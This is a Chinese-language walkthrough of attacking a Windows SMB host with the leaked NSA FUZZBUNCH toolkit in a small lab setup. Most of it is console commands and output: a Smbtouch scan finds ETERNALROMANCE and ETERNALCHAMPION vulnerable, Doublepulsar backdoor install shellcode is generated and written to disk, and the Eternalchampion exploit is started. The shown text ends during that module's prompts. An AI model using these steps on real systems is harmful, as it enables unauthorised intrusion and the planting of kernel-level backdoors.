Eternalchampion 漏洞利用

首先交代一下这个 NSA 武器库的使用方法，可以去 GitHub 上下一个完整的包下来

它里面有很多利用工具，而且他们还做了一个类似于 Metasploit 的工具 FUZZBUNCH，这个

工具能够帮你自动的完成一些命令的执行，你只需要提供一些关键信息即可。

基本环境：

NSA 武器库的 FUZZBUNCH 需要 32 位环境，基于 python 的脚本，对应 python 版本为

python2.6 和 pywin32-221 库。安装上这两个之后就能够跑起来攻击框架了。

攻击场景：


Windows7/64 受害者主机

Windows7/32 攻击主机

Kali2018 监听主机


首先将环境搭起来保证几台机器在一个子网之下：

使用 fb 平台自带的 Smbtouch 模块去探测目标主机有什么漏洞可以利用




```
fb > use Smbtouch

[!] Entering Plugin Context :: Smbtouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.150

fb Touch (Smbtouch) > execute
```

从探测的结果来看这里有两个漏洞可以使用：




```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] SMB Touch started

[*] TargetIp              192.168.43.150
[*] TargetPort            445
[*] RedirectedTargetIp    (null)
[*] RedirectedTargetPort  0
[*] NetworkTimeout        60
[*] Protocol              SMB
[*] Credentials           Anonymous

[*] Connecting to target...
        [+] Initiated SMB connection

[+] Target OS Version 5.2 build 3790
    Windows Server 2003 3790 Service Pack 2

[*] Trying pipes...
        [-] spoolss    - Not accessible (0xC0000034 - NtErrorObjectNameNotFound)

        [+] browser    - Success!

[*] Using Remote API to determine architecture
        [+] Target is 32-bit

[Not Supported]
        ETERNALBLUE     - Target OS version not supported
        ETERNALSYNERGY  - Target OS version not supported

[Vulnerable]
        ETERNALROMANCE  - FB
        ETERNALCHAMPION - DANE/FB

[*] Writing output parameters

[+] Target is vulnerable to 2 exploits
[+] Touch completed successfully

[+] Smbtouch Succeeded
```


可以使用“永恒冠军”漏洞发起攻击：



```
fb Touch (Smbtouch) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.150

[*] Applying Session Parameters
[+] Set Protocol => SMB

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.43.150
TargetPort          445
OutputFile
Protocol            SMB
Architecture        x86
Function            OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.150] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB     Ring 0 SMB (TCP 445) backdoor
    1) RDP     Ring 0 RDP (TCP 3389) backdoor
```




```
[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB      Ring 0 SMB (TCP 445) backdoor
    1) RDP      Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86      x86 32-bits
    1) x64      x64 64-bits

[?] Architecture [0] :

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 0

[*]  OutputFile :: Full path to the output file
```




```
[?] OutputFile [] : C:\shellcode.bin
[+] Set OutputFile => C:\shellcode.bin


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.150:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              192.168.43.150
TargetPort            445
OutputFile            C:\shellcode.bin
Protocol              SMB
Architecture          x86
Function              OutputInstall

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[+] Writing Installer to disk
[*] Deleting old version of OutputFile if it exists
[*] Shellcode written to OutputFile
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) >
```

将生成的 shellcode 转换成十六进制到剪贴板：



```
fb Payload (Doublepulsar) > use Eternalchampion

[!] Entering Plugin Context :: Eternalchampion
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.150

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Entering Plugin Context :: Smbtouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.150

[*] Inheriting Input Variables

[!] Enter Prompt Mode :: Smbtouch

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.150] :

[*]  TargetPort :: Port used by the SMB service

[?] TargetPort [445] :

[*]  Pipe :: Test an additional pipe to see if it is accessible (optional)

[?] Pipe [] :

[*]  Share :: Test a file share to see if it is accessible (optional), entered a
s hex bytes (in unicode)

[?] Share [] :

[*]  Protocol :: SMB (default port 445) or NBT (default port 139)

   *0) SMB
    1) NBT

[?] Protocol [0] :
```




```
[?] Share [] :

[*]  Protocol :: SMB (default port 445) or NBT (default port 139)

   *0) SMB
    1) NBT

[?] Protocol [0] :

[*]  Credentials :: Type of credentials to use

   *0) Anonymous     Anonymous (NULL session)
    1) Guest         Guest account
    2) Blank         User account with no password set
    3) Password      User name and password
    4) NTLM          User name and NTLM hash

[?] Credentials [0] :


[!] Preparing to Execute Smbtouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels

[+] Configure Plugin Remote Tunnels


Module: Smbtouch
================

Name                     Value
----                     -----
NetworkTimeout           60
TargetIp                 192.168.43.150
TargetPort               445
RedirectedTargetIp
RedirectedTargetPort
UsingNbt                 False
Pipe
Share
Protocol                 SMB
Credentials              Anonymous

[?] Execute Plugin? [Yes] :
```

